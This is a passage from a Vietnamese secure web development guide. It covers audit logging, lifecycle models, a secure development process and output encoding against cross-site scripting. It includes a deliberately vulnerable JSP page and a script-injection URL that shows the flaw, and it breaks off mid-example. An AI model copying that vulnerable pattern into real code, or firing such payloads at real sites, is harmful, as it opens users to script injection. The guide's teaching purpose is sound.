- Cần thực hiện audit và ghi log ở tất cả các lớp của ứng dụng. Log phục vụ cho công tác điều tra rất tốt, sớm phát hiện ra các mối nguy hiểm và có thể được sử dụng làm bằng chứng đối với kẻ tấn công. Còn quá trình audit có thể xem là có quyền lớn nhất nếu trong đúng thời điểm đó cũng có các thủ tục khác tiến hành truy cập tài nguyên giống nó. Để tăng cường khả năng bảo mật cho ứng dụng Web cần thực hiện các công việc sau:
  - **Audit và ghi log ở các lớp của ứng dụng:** Đây là một việc bắt buộc phải thực hiện. Sử dụng kết hợp giữa việc ghi log ở tầng ứng dụng và audit ở tầng platform, ví dụ như quá trình auditing của Windows, IIS, hay SQL Server.
  - **Xem xét các luồng thực thể:** Cần xem xét cách mà ứng dụng sẽ gọi các thực thể như thế nào thông qua các tầng/lớp khác nhau của ứng dụng. Có hai lựa chọn cơ bản. Một là các thực thể được gọi ở mức hệ điều hành thông qua giao thức Kerberos. Ở cách này có thể sử dụng được audit ở mức OS. Tuy nhiên nhược điểm của cách tiếp cận này là khả năng mở rộng, bởi vì sẽ không thể có các kết nối cơ sở dữ liệu hiệu quả chung ở lớp giữa (middle tier). Do vậy, dẫn đến việc có lựa chọn thứ hai là, các thực thể được gọi ở mức ứng dụng và sử dụng các thực thể tin cậy để có thể truy cập được vào khu vực tài nguyên quản trị (back-end). Ở cách này, buộc phải tin tưởng các lớp giữa. Do đó nên thực hiện quan sát việc audit ở lớp giữa. Cần đảm bảo đồng bộ thời gian của server (mặc dù AD có thể làm hộ bạn việc này).
  - **Ghi log các sự kiện quan trọng:** Các sự kiện nên ghi log bao gồm việc đăng nhập thành công/thất bại, thay đổi dữ liệu, sử dụng dữ liệu, giao tiếp trong mạng, và các chức năng quản trị như enable hoặc disable việc ghi log. Trong log nên có thời gian xảy ra sự kiện, vị trí của sự kiện bao gồm tên máy, định danh của người dùng hiện tại, định danh của tiến trình khởi tạo sự kiện, và mô tả chi tiết sự kiện đó.
  - **Bảo mật các file log:** Bảo mật các file log bằng cách sử dụng Windows ACLs và hạn chế việc truy cập các file log này. Điều này tránh việc attacker có được log file và xóa hoặc thay đổi dấu vết cuộc tấn công. Tối thiểu hóa số người có thể thao tác được với các file log. Phân quyền truy cập log cho các tài khoản tin cậy, ví dụ như tài khoản quản trị.
  - **Thực hiện backup và phân tích các file log thường xuyên:** Nếu không phân tích log thì việc ghi log là vô nghĩa. Các file log nên được xóa bỏ thường xuyên. Tần suất này phụ thuộc vào mức độ hoạt động của ứng dụng. Cần xem xét cách các file log sẽ được sử dụng và chuyển sang các máy chủ offline để dùng cho việc phân tích. Các giao thức và port mở thêm trên Web server để thực hiện việc đọc lại các file log cần khóa an toàn.
  - Dựa trên ý tưởng thiết kế an toàn thông tin theo phân tích Threat Modeling, phần này đã trình bày các nguy cơ trong thiết kế đối với ứng dụng web. Bằng việc đưa ra các vấn đề, nguy cơ, phần này cũng đưa ra giải pháp thiết kế để giải quyết vấn đề đó. Trên đây là một số gợi ý trong thiết kế phần mềm.

## II. Phát triển ứng dụng web an toàn

### 1. Quy trình phát triển phần mềm an toàn

#### 1.1 Tổng quan về quy trình phát triển phần mềm

- Một số người đã cố gắng hệ thống hóa hoặc hình thức hóa các nhiệm vụ viết phần mềm vốn không tuân theo quy tắc nào cả. Một số khác áp dụng các kỹ thuật quản lý dự án để viết phần mềm. Nếu như không có quản lý dự án, thì các dự án phần mềm có thể sẽ dễ bị chuyển giao chậm hoặc vượt quá ngân sách. Với một số lượng lớn các dự án phần mềm không đáp ứng được kỳ vọng về chức năng, chi phí hoặc kế hoạch chuyển giao đã cho thấy một thực tế là do đang thiếu các phương thức quản lý dự án hiệu quả.
- Quy trình phát triển phần mềm** là một cấu trúc bao gồm tập hợp các thao tác và các kết quả tương quan sử dụng trong việc phát triển để sản xuất ra một sản phẩm phần mềm. Các thuật ngữ tương tự là vòng đời phần mềm và quy trình phần mềm. Đây được coi là một thành phần tập con của vòng đời phát triển hệ thống. Có một số mô hình cho việc xây dựng các quy trình này, mỗi mô hình mô tả các phương thức cũng như các nhiệm vụ hoặc thao tác cần được thực hiện trong cả quá trình. Nhiều người coi mô hình vòng đời là một thuật ngữ phạm vi rộng và quy trình phát triển phần mềm là một thuật ngữ ở mức chi tiết cụ thể hơn. Ví dụ, có rất nhiều quy trình phát triển phần mềm tuân theo mô hình vòng đời xoắn ốc. ISO/IEC 12207 là một tiêu chuẩn quốc tế cho các quy trình vòng đời phần mềm, mục đích là trở thành một tiêu chuẩn định nghĩa tất cả các công việc cần thực hiện để xây dựng và bảo trì sản phẩm phần mềm.
- Có 4 thao tác là nền tảng của hầu hết các quy trình phần mềm là:
  - Đặc tả phần mềm:** Các chức năng của phần mềm và điều kiện để nó hoạt động phải được định nghĩa.
  - Sự phát triển phần mềm:** Để phần mềm đạt được đặc tả thì phải có quy trình phát triển này.
  - Đánh giá phần mềm:** Phần mềm phải được đánh giá để chắc chắn rằng nó làm những gì mà khách hàng muốn.
  - Sự tiến hóa của phần mềm:** Phần mềm phải tiến hóa để thỏa mãn sự thay đổi các yêu cầu của khách hàng.

#### 1.2 Các mô hình phát triển sản phẩm phần mềm

- Mô hình thác nước:** Mô hình này làm cho ý nghĩa việc sản xuất phần mềm được thấy rõ hơn.
  - Phân tích các yêu cầu và định nghĩa:* hệ thống dịch vụ, khó khăn và mục tiêu được hình thành bởi sự trợ ý của hệ thống người tiêu dùng. Sau đó các yếu tố này được định nghĩa sao cho có thể hiểu được bởi cả người phát triển và người tiêu dùng.
  - Thiết kế phần mềm và hệ thống:* Thiết kế hệ thống các quy trình, các bộ phận và các yêu cầu về cả phần mềm lẫn phần cứng. Hoàn tất hầu như tất

cả kiến trúc của các hệ thống này. Thiết kế phần mềm tham gia vào việc biểu thị các chức năng hệ thống phần mềm mà có thể được chuyển dạng thành một hay nhiều chương trình khả thi.

- *Thực hiện và thử nghiệm các đơn vị*: Trong giai đoạn này, thiết kế phần mềm phải được chứng thực như là một tập hợp nhiều chương trình hay nhiều đơn vị nhỏ. Thử nghiệm các đơn vị bao gồm xác minh rằng mỗi đơn vị thỏa mãn đặc tả của nó.
- *Tổng hợp và thử nghiệm toàn bộ*: Các đơn vị chương trình riêng lẻ hay các chương trình được tích hợp lại và thử nghiệm như là một hệ thống hoàn tất và chứng tỏ được các yêu cầu của phần mềm được thỏa mãn. Sau khi thử nghiệm phần mềm được cung ứng cho người tiêu dùng.
- *Sản xuất và bảo trì*: Thông thường (nhưng không bắt buộc) đây là pha lâu nhất của chu kỳ sống (của sản phẩm). Phần mềm được cài đặt và được dùng trong thực tế. Bảo trì bao gồm điều chỉnh các lỗi mà chưa được phát hiện trong các giai đoạn trước của chu kỳ sống; nâng cấp sự thực hiện của hệ thống các đơn vị và nâng cao hệ thống dịch vụ cho là các phát hiện về yêu cầu mới.
- Chỗ yếu của mô hình này là nó không linh hoạt. Các bộ phận của đề án chia ra thành những phần riêng của các giai đoạn. Hệ thống phân phối đôi khi không dùng được vì không thỏa mãn được yêu cầu của khách hàng. Mặc dù vậy mô hình này phản ảnh thực tế công nghệ. Như là một hệ quả đây vẫn là mô hình cơ sở cho đa số các hệ thống phát triển phần mềm - phần cứng.
- **Mô hình xoắn ốc Boehm**: Đây là mô hình phát triển từ mô hình thác nước cho thấy mức độ tổng quát hơn của các pha sản xuất của một sản phẩm. Mô hình được đề nghị bởi Boehm vào năm 1988. Mô hình này có thể chỉ ra các rủi ro có thể hình thành trên căn bản của mô hình quy trình (sản xuất) tổng quát. Mô hình Boehm có dạng xoắn ốc. Mỗi vòng lặp đại diện cho một pha của quy trình phần mềm. Vòng trong cùng tập trung về tính khả thi, vòng kế lo về định nghĩa các yêu cầu, kế đến là thiết kế, ...
- Không có một pha nào được xem là cố định trong vòng xoắn. Mỗi vòng có 4 phần tương ứng với một pha:
  - *Cài đặt đối tượng*: Chỉ ra các đối tượng của pha trong đề án. Những khăn hay cưỡng bức của quy trình và của sản phẩm được xác định và được lên kế hoạch chi tiết. Xác định các yếu tố rủi ro của đề án. Các phương án thay thế tùy theo các rủi ro này có thể được dự trù.
  - *Lượng định và giảm thiểu rủi ro*: Tiến hành phân tích mỗi yếu tố rủi ro đã xác định. Các bước đặt ra để giảm thiểu rủi ro.
  - *Phát triển và đánh giá*: Sau khi đánh giá các yếu tố rủi ro, một mô hình phát triển cho hệ thống được chọn.
  - *Lên kế hoạch*: Đề án được xem xét và quyết định có nên hay không tiếp tục pha mới trong vòng lặp.

- **Các quy trình linh hoạt:** Là quy trình mà trong đó cấu trúc khởi động sẽ nhỏ nhung linh động và lớn dần của các đề án phần mềm nhằm tìm ra các khó khăn trước khi nó trở thành vấn đề có thể dẫn tới những hủy hoại. quy trình này nhấn mạnh sự gọn nhẹ và tập trung hơn là các phương pháp truyền thống. Các quy trình linh hoạt dùng các thông tin phản hồi thay vì dùng các kế hoạch, như là một cơ chế điều khiển chính. Các thông tin phản hồi có được từ các thử nghiệm và các phiên bản phát hành của phần mềm tham gia.
- Các quy trình linh hoạt thường có hiệu quả hơn các phương pháp cũ, nó dùng ít thời gian lập trình để sản xuất ra nhiều chức năng hơn, chất lượng cao hơn, nhưng nó không cung cấp một khả năng kế hoạch lâu dài. Một cách ngắn gọn các phương pháp này cung ứng hiệu quả cao nhất cho vốn đầu tư, nhưng lại không định rõ hiệu quả gì.

### **1.3 Quy trình phát triển phần mềm**

- Quy trình phát triển phần mềm cơ bản được xây dựng dựa trên hai bộ tiêu chuẩn ISO 9001 – 2008 và quy trình CMMI level 3. Kết hợp cùng những yêu cầu/giải pháp thực tế trong quá trình làm việc trong quá trình xây dựng phần mềm. Quy trình được cải tiến liên tục nhằm đảm bảo tính cập nhật, phù hợp với yêu cầu thực tế.
- Trong quy trình phát triển phần mềm, tiêu chuẩn ISO 9001 – 2008 nhằm quy định các nguyên tắc cơ bản của hệ thống tài liệu. Trong đó bao gồm quy định các tiêu chuẩn về:
  - Hệ thống quy trình
  - Tài liệu
  - Hồ sơ
  - Xem xét thẩm định
- Quy trình áp dụng cho xây dựng các dự án, sản phẩm mới, nâng cấp các dự án sản phẩm đã có và các dự án đang triển khai. Quy trình gồm các bước chính:
  - Khởi động
  - Xây dựng giải pháp
  - Phát triển
  - Kiểm thử
  - Triển khai
  - Kết thúc
- **Bước khởi động** đưa ra kế hoạch thực hiện dự án. Bao gồm:
  - Phạm vi, mục đích, thời gian thực hiện
  - Mô hình tổ chức, trách nhiệm trong dự án
  - Đầu mối làm việc của dự án

- Quy trình thực hiện của dự án (dựa trên quy trình chuẩn + Tailoring theo đặc thù dự án)
  - Các giai đoạn, các sản phẩm, các mốc milestone chính
  - Các công cụ thực hiện dự án
  - Các điều kiện đảm bảo
- 
- **Bước xây dựng giải pháp** phân tích bài toán, thống nhất yêu cầu người sử dụng. Từ đó đặc tả yêu cầu người dùng thành chức năng của chương trình làm cơ sở để thiết kế, lập trình, và kiểm thử.
- 
- **Bước phát triển** gồm ba bước chính: Thiết kế, Lập trình và Viết hướng dẫn. Thiết kế gồm thiết kế tổng thể, thiết kế cơ sở dữ liệu và thiết kế màn hình. Lập trình chương trình dựa trên các tài liệu giải pháp đã có và theo chuẩn lập trình (.). Viết tài liệu gồm hướng dẫn cài đặt, hướng dẫn vận hành, hướng dẫn khai thác
- 
- **Bước kiểm thử** gồm kiểm thử nội bộ và kiểm thử nghiệm thu. Kiểm thử nội bộ chương trình nhằm đáp ứng các yêu cầu đã được xác định của chương trình, dựa vào các tài liệu giải pháp, thiết kế đã có. Kiểm thử nghiệm thu với khách hàng để xác nhận sản phẩm đáp ứng đúng yêu cầu người sử dụng
- 
- **Bước triển khai** sẽ triển khai phần mềm cho khách hàng sử dụng. Thực hiện bước này có: Cán bộ kiểm thử, cán bộ phát triển và quản trị dự án. Cán bộ kiểm thử đào tạo, hướng dẫn sử dụng trên cở sở tài liệu đã viết. Cán bộ phát triển cài đặt phần mềm và phối hợp kiểm tra bảo mật chương trình. Quản trị dự án chuyển giao chương trình cho đơn vị vận hành khai thác ứng dụng.
- 
- **Bước kết thúc** tổng kết toàn bộ quá trình thực hiện dự án. Bao gồm:
    - Đưa ra bài học kinh nghiệm
    - Đánh giá kết quả thực hiện dự án
    - Lưu trữ cấu hình, hồ sơ bản giao thành tài sản của tổ chức

## 1.4 Quy trình phát triển phần mềm an toàn

- Trên cơ sở quy trình phát triển phần mềm, tiến hành bổ sung các yêu cầu bảo mật, an toàn thông tin. Từ đó hoàn thiện quy trình phát triển phần mềm có bao gồm yếu tố an toàn thông tin. Về cơ bản, quy trình phát triển phần mềm an toàn bao gồm các bước chính:
  - Đào tạo
  - Phân tích yêu cầu
  - Thiết kế
  - Triển khai
  - Kiểm thử
  - Thủ nghiệm
  - Bảo trì
- Từng bước có những yêu cầu, ràng buộc về an toàn thông tin khác nhau.
- **Bước Đào tạo:** Không trực tiếp sản xuất ra sản phẩm, nhưng đây là một trong bước quan trọng nhất trong quy trình. Chất lượng, đảm bảo an toàn thông tin hay không hoàn toàn phụ thuộc vào chất lượng đào tạo. Nhân lực tham gia càng được đào tạo tốt thì chất lượng sản phẩm càng tốt.
- Tùy từng đối tượng, nhiệm vụ trong quá trình phát triển phần mềm mà cần có đào tạo hợp lý. Căn cứ theo chức năng các thành viên trong đội dự án, việc đào tạo được chia làm các nội dung chính sau đây:
  - **Khóa học cơ bản về an toàn thông:** Dành cho tất cả các thành viên tham gia vào dự án. Đảm bảo tất cả thành viên phải được đào tạo về an toàn thông tin cơ bản, các nguy cơ mất an toàn thông tin đối với phát triển ứng dụng web.
  - **Phân tích yêu cầu, thiết kế an toàn:** Dành cho đối tượng cán bộ phân tích yêu cầu, cán bộ thiết kế phần mềm, hệ thống. Mục tiêu của việc đào tạo về các nguy cơ trong phân tích, thiết kế phần mềm. Cùng với đó là những triển khai, giải pháp thiết kế an toàn
  - **Security Coding:** Dành cho đối tượng lập trình viên, triển khai giải pháp, phần mềm. Hiện tại khóa học này có tên là “Lập trình an toàn trong phát triển ứng dụng web”.
  - **Security Testing:** Dành cho đối tượng kiểm thử, cán bộ an toàn thông tin tại các đơn vị. Hiện tại khóa học này có tên là “Quy trình đánh giá an toàn thông tin ứng dụng web”
- Tùy từng hoàn cảnh cụ thể, việc đào tạo này sẽ có những yêu cầu về tỷ lệ thành viên tham gia, thời gian tham gia gần nhất tối thiểu cơ bản. Thông thường, tỷ lệ được Microsoft đưa là lớn hơn 80% số thành viên trong đội dự án phải tham gia. Trong đó, một năm phải được tham gia đào tạo tối thiểu 1 lần (12 tháng).
- **Bước Phân tích yêu cầu:** Tương tự như phân tích yêu cầu trong quy trình phát triển phần mềm, trong quy trình phát triển phần mềm an toàn sẽ tập trung

vào việc phân tích, tìm ra các yêu cầu an toàn thông tin trong phần mềm. Để làm được điều này, cán bộ phân tích yêu cầu phải có tư duy về các loại lỗ hổng trong phát triển ứng dụng web (Tham khảo mục II phần 1, Lỗ hổng Ứng dụng web).

- Cán bộ phân tích yêu cầu chủ động gợi ý, trao đổi với khách hàng về các yếu tố, yêu cầu an toàn thông tin. Ví dụ như: “Phần mềm của quý khách có cần sử dụng mật khẩu mạnh hay không ?”, “Quý khách có đầu tư việc mã hóa đường truyền hay không ?”. Việc hỏi các yêu cầu an toàn thông tin là nhạy cảm, do đó cán bộ cần có kỹ năng giao tiếp, tránh các câu hỏi trực tiếp, nhạy cảm.
- Để đảm bảo phân tích yêu cầu đầy đủ, ngoài các câu hỏi có sẵn trong bộ câu hỏi, cán bộ nên chủ động tìm hiểu bổ sung bộ câu hỏi chuẩn. Ngoài ra, cán bộ có thể sử dụng phương pháp sau để đảm bảo phân tích yêu cầu đầy đủ:
  - **Bước 1: Thiết lập các yêu cầu, ràng buộc an toàn thông tin:** Xác định các yêu cầu, ràng buộc an toàn thông tin cơ bản của hệ thống (Sử dụng bộ câu hỏi có sẵn). Tương ứng với từng ứng dụng, xác định các nguy cơ, lỗ hổng bảo mật có thể mắc phải. Từ đó hoàn thiện, xây dựng mức độ an toàn tối thiểu của ứng dụng. Xây dựng mô hình các mối đe dọa đối với phần mềm.
  - **Bước 2: Xây dựng yếu tố bảo mật:** Xác định mức độ bảo mật chấp nhận tối thiểu. Ví dụ: “Ứng dụng có giao tiếp với cơ sở dữ liệu  Có khả năng mắc lỗi SQLinjection”. Do đó chấp nhận có khả năng mắc lỗi SQLinjection. Từ đó xác định phương pháp khắc phục, phòng tránh. Tiếp tục với ví dụ trên: “Có khả năng mắc lỗi SQLinjection  Sử dụng prepareStatement để phòng tránh”.
  - **Bước 3: Thực hiện đánh giá rủi ro bảo mật, an toàn thông tin:** Không phải bất kỳ giải pháp nào cũng có thể được khách hàng chấp nhận. Cần cân nhắc giữa yếu tố an toàn thông tin và chi phí bỏ ra. Ngoài ra, cần đánh giá khả năng tác động của giải pháp với những chức năng khác của phần mềm. Ví dụ: “Việc triển khai module mã hóa có thể ảnh hưởng tới hiệu năng của hệ thống ?”
- Trong trường hợp các yêu cầu, gợi ý bảo mật không được khách hàng chấp nhận (sử dụng HTTPS, sử dụng mật khẩu mạnh, không ghi log ...) thì cán bộ phân tích cần làm biên bản xác nhận với khách hàng.
- **Bước Thiết kế:** Thiết kế an toàn giúp tránh được các nguy cơ mất an toàn thông tin (Tham khảo mục I phần 2: Quy hoạch, thiết kế ứng dụng/hệ thống web an toàn). Để đảm bảo các yếu tố an toàn thông tin trong thiết kế, tuân theo các nguyên tắc sau:
  - **Sử dụng Threat Modeling:** Phân tích chức năng ứng dụng, từ chức năng xác định những nguy cơ, kịch bản có thể xảy ra đối với phần mềm. Từ đó, tương ứng với mỗi nguy cơ xác định phương pháp phòng chống phù hợp. Ví dụ: “Ứng dụng có chức năng hiển thị nội dung comment người dùng  Có khả năng mắc lỗi XSS  Sử dụng giải pháp mã hóa output để tránh XSS”

- **Giảm Attack Surface:** Giảm tối đa các “bề mặt tiếp xúc” mà kẻ tấn công có thể thực hiện được khai thác. Việc giảm các attack surface tuân theo nguyên tắc hạn chế các dịch vụ, truy cập vào hệ thống. Sử dụng nguyên lý “đặc quyền tối thiểu” và “bảo vệ bất cứ nơi nào”. Có nghĩa là: Chỉ dùng khi thật sự cần thiết, ví dụ “nếu không cần chức năng gì thì không cần sử dụng, để chức năng đó tồn tại”.
- **Bước Triển khai:** Thực hiện theo Guide Line lập trình an toàn trong phát triển ứng dụng web (Tham khảo mục II.2 phần 2: Lập trình an toàn trong phát triển ứng dụng web). Trong đó tập trung theo các nguyên tắc:
  - Kiểm soát đầu vào và đầu ra, các thao tác giao tiếp với cơ sở dữ liệu, file.
  - Không được tin (trust) bất kỳ dữ liệu nào từ phía người dùng.
  - Không sử dụng các hàm, thư viện nguy hiểm. Việc sử dụng các thư viện, third party cần phải có sự giám sát, cảnh báo khi có sự cố. Các hàm nguy hiểm là các hàm có lỗi về an toàn thông tin, hàm tương tác trực tiếp với database, hệ thống, file.
  - Kết thúc mỗi giai đoạn phải có bước review code. Việc review code có thể thực hiện kiểu “kiểm tra chéo” hoặc do đơn vị độc lập. Tuyệt đối không tự review code. Việc kiểm chéo code nhằm đảm bảo tất cả phải thực hiện theo Guide Line lập trình an toàn.
- **Bước Kiểm thử:** Kiểm thử an toàn thông tin do một đơn vị độc lập với đội phát triển thực hiện. Việc thực hiện phải đảm bảo toàn diện, gồm hai bước sau:
  - **Kiểm tra động:** Thực hiện kiểm tra an toàn thông tin ứng dụng, sử dụng ứng dụng thực tế (đã được build) nhằm tìm các lỗi liên quan đến quản lý phiên, session, phân quyền...
  - **Kiểm tra bằng Fuzzing:** Sử dụng phương pháp Fuzzing nhằm xác định khả năng mắc các lỗi liên quan đến data validation (kiểm tra dữ liệu đầu vào – đầu ra)
  - **Rà soát lại Attack Surface:** Kiểm tra lại các mặt kết nối, các chức năng nhằm giảm tối đa attack surface. Bao gồm kiểm tra an toàn thông tin cho webserver, máy chủ OS, mô hình thiết kế.
- **Bước Thử nghiệm, Vận hành:** Xây dựng kế hoạch thử nghiệm phần mềm với khách hàng. Phần mềm sau trước khi giao cho khách hàng sử dụng phải được bộ phận an toàn thông tin kiểm tra.
- Trong quá trình vận hành, cần phải liên tục bảo trì, cập nhật các bản vá bảo mật. Xây dựng quy trình xử lý sự cố là cần thiết.

## 2. Lập trình an toàn trong phát triển ứng dụng web

- Là một trong những bước của quy trình phát triển phần mềm, trực tiếp sản xuất ra sản phẩm. Đây là bước trực tiếp triển khai những giải pháp, phương pháp phòng tránh lỗ hổng an toàn thông tin trong ứng dụng web. Nhằm mục tiêu xây dựng ứng dụng web an toàn, lập trình an toàn thực hiện tại:
  - Kiểm soát dữ liệu đầu vào

- Kiểm soát dữ liệu đầu ra
- Kiểm soát truy vấn database
- Kiểm soát thao tác với File
- Các lỗi khác

## 2.1 Kiểm soát dữ liệu đầu vào

- **Nguy cơ:** Dữ liệu do người dùng nhập vào đều được truyền lên server. Do đó, mọi cuộc tấn công đều phải thông qua dữ liệu đầu vào. Điều đó dẫn đến nguy cơ mắc các lỗi về an toàn thông tin như: SQL Injection, XSS (Cross Site Scripting) , CSRF (Cross Site Request Forgery), Path Traversal, lỗi phân quyền. Chính vì thế cần phải kiểm soát đầu vào dữ liệu gửi lên từ phía người dùng.
- Việc kiểm soát dữ liệu đầu vào được thực hiện như sau:
  - Chỉ chấp nhận dữ liệu hợp lệ: Dữ liệu đưa vào chỉ là những loại dữ liệu được cho phép, không chấp nhận những dữ liệu không hợp lệ, chứa mã tấn công, mã khai thác hay có hành động nguy hiểm, ảnh hưởng đến an toàn thông tin hệ thống.
  - Kiểm tra phía server là cần thiết: Không bao giờ được tin tưởng vào dữ liệu người dùng, dù là người dùng trên mạng Internet hoặc người dùng nội bộ. Bất kỳ dữ liệu nào từ người dùng cũng đều phải được kiểm tra, xử lý trước khi đưa vào trong ứng dụng trực tiếp sử dụng, tương tác.
  - Kết hợp các tiêu chuẩn kiểm tra: Một dữ liệu đầu vào có thể là đầu vào của nhiều loại tấn công, có thể vừa là SQL injection vừa là XSS. Chính vì thế việc kiểm tra phải thực hiện kết hợp, đầy đủ các tiêu chuẩn.
  - Kiểm tra độ dài xâu là tiêu chuẩn nhanh và hiệu quả: Thông thường mã tấn công thường khá dài, do phải sử dụng nhiều kỹ thuật, mã hóa. Việc hạn chế độ dài dữ liệu đầu vào cũng hạn chế được phần nào khả năng khai thác thành công.

## 2.2 Kiểm soát dữ liệu đầu ra

- **Nguy cơ:** Dữ liệu từ phía server sẽ được trả về cho người dùng dưới dạng HTML. Dữ liệu trả về này có thể là Form cho người dùng nhập, nội dung trang web, kết quả truy vấn database, kết quả tương tác của người dùng. Nếu như quá trình hiển thị dữ liệu ra HTML không được xử lý thì có thể hiển thị ra các mã độc Javascript do người dùng đệ trình lên không xử lý, lọc, gây ra lỗi Cross-site-scripting.
- **Biện pháp:** Để phòng tránh các lỗi do không kiểm soát đầu ra, cần lọc các ký tự đặc biệt trước khi hiển thị cho người dùng dưới dạng output. Encode dưới dạng HTML các ký tự đặc biệt do người dùng gửi lên máy chủ và các ký tự đặc biệt trong cơ sở dữ liệu trước khi gửi tới người dùng. Encode dưới dạng HTML các ký tự đặc biệt do client gửi đến bao gồm: <,>,&,'",/ trong các trường hợp
  - Dữ liệu client gửi lên máy chủ
  - Dữ liệu lấy ra từ database khi trả về cho client


- Bản chất của việc encode là thay thế các kí tự trên bằng chuỗi tương ứng trong bảng bên dưới:

STT	Ký tự	HTML
1	"	&quot;
2	&	&amp;
3	'	&#x27;
4	/	&#x2F;
5	<	&lt;
6	>	&gt;


- Khi in các tham số ra HTML trong trang JSP sử dụng các hàm an toàn:

Hàm bị lỗi	Hàm an toàn
Grid: escapeHTMLInData="false"	escapeHTMLInData="true"
<code> \${var}</code>	<code> \${fn:escapeXml(var)}</code>
<code> &lt;%=var%&gt;</code>	<code> &lt;%=StringEscapeUtils.escapeHtml(var)%&gt;</code>
<code> out.print(var)</code>	<code> out.print(StringEscapeUtils.escapeHtml(var))</code>

- Ví dụ:**



Hình 43: Đoạn code mắc lỗi XSS



Hình 44: Đoạn code phòng chống lỗi XSS

- Ví dụ:** Trang jsp bên dưới hiển thị lên lời chào với tên người dùng được lấy từ client

```

<html>
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
        <title>JSP Page</title>
    </head>
    <body>
        <%
            String user = request.getParameter("user");
            request.setAttribute("user", user);
        %>
        <h1>Hello ${user} !</h1>
    </body>
</html>

```

- Khi nhập vào địa chỉ trình duyệt <http://localhost/example?user=abc> thì trên trình duyệt sẽ hiện thi dòng *Hello abc !*
- Khi nhập vào địa chỉ trình duyệt
- [http://localhost/example?user=abc</h1><script>alert\('XSS'\)</script>](http://localhost/example?user=abc</h1><script>alert('XSS')</script>) thì trên trình duyệt sẽ thực hiện đoạn java script thông báo XSS. Để khắc phục lỗi này ta có thể dùng thư viện JSTL để encode HTML biến user

```

